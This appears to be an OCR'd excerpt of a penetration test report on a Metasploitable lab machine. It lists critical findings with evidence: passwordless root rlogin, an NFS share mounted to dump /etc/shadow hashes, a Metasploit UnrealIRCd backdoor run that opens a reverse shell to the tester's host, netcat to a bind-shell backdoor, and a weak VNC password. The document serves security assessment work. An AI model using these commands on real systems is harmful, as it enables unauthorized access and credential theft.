
```
┌──(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.25.140
Last login: Wed Jun 14 15:40:27 EDT 2023 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# 
```

File Server Findings




FPT-ID-002	NFS Exported Share Information Disclosure
Risk	Critical
CVE	CVE-1999-0170 CVE-1999-0211 CVE-1999-0554
CVSS v2.0	10
Description	At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.
Port	2049/udp
Solution	Configure NFS on the remote host so that only authorized hosts can mount its remote shares.
References	

Evidenc
e




```
┌──(root㉿kali)-[~]
└─# mkdir /data_irwell

┌──(root㉿kali)-[~]
└─# mount -t nfs 10.0.2.4:/ /data_irwell -o nolock

┌──(root㉿kali)-[~]
└─# cat /data_irwell
cat: /data_irwell: Is a directory

┌──(root㉿kali)-[~]
└─# cat /data_irwell/etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

File Server Findings



FPT-ID-004	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
Risk	Critical
CVE	
CVSS v2.0	10
Description	The remote SSH host keys are weak.
Port	22
Solution	Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.
References	http://www.nessus.org/u?107f9bdc http://www.nessus.org/u?f14f4224




FPT-ID-005	Unix Operating System Unsupported Version Detection
Risk	Critical
CVE	
CVSS v2.0	10
Description	The operating system running on the remote host is no longer supported. Ubuntu 8.04 support ended on 2011-05-12 (Desktop) / 2013-05-09 (Server). Upgrade to Ubuntu 21.04 / LTS 20.04 / LTS 18.04. For more information, see : https://wiki.ubuntu.com/Releases
Port	N/A
Solution	Upgrade to a version of the Unix operating system that is currently supported.
References	

File Server Findings


FPT-ID-006	UnrealIRCd Backdoor Detection
Risk	Critical
CVE	CVE-2010-2075
CVSS v2.0	10
Description	The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.
Port	6667/tcp, 6697/tcp
Solution	Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.
References	

FPT-ID-007	Bind Shell Backdoor Detection
Risk	Critical
CVE	
CVSS v2.0	10
Description	The remote host may have been compromised. A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.
Port	1524/tcp
Solution	Verify if the remote host has been compromised and reinstall the system if necessary.
References	

Evidence



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.6
LHOST ⇒ 10.0.2.6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.0.2.6:4444
[*] 10.0.2.8:6667 - Connected to 10.0.2.8:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.8:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo odUXlfA2Xpmuiptf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "odUXlfA2Xpmuiptf\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (10.0.2.6:4444 → 10.0.2.8:58948) at 2023-05-15 20:30:37 +0100

sysinfo
sh: line 7: sysinfo: command not found
whoami
```




```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.25.140 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# █
```

File Server Findings


FPT-ID-008	VNC Server has a weak password
Risk	Critical
CVE	
CVSS v2.0	10
Description	A VNC server running on the remote host is secured with a weak password. The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.
Port	5900/tcp
Solution	Secure the VNC service with a strong password.
References	

FPT-ID-010	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning
Risk	High
CVE	CVE-2008-1447
CVSS v2.0	9.4
Description	The remote DNS resolver does not use random ports when making queries to third-party DNS servers. An unauthenticated, remote attacker can exploit this to poison the remote DNS server, allowing the attacker to divert legitimate traffic to arbitrary sites.
Port	53/udp
Solution	Contact your DNS server vendor for a patch.
References	https://www.cnet.com/news/massive-coordinated-dns-patch-released/ https://www.theregister.co.uk/2008/07/21/dns_flaw_speculation/

Evidence

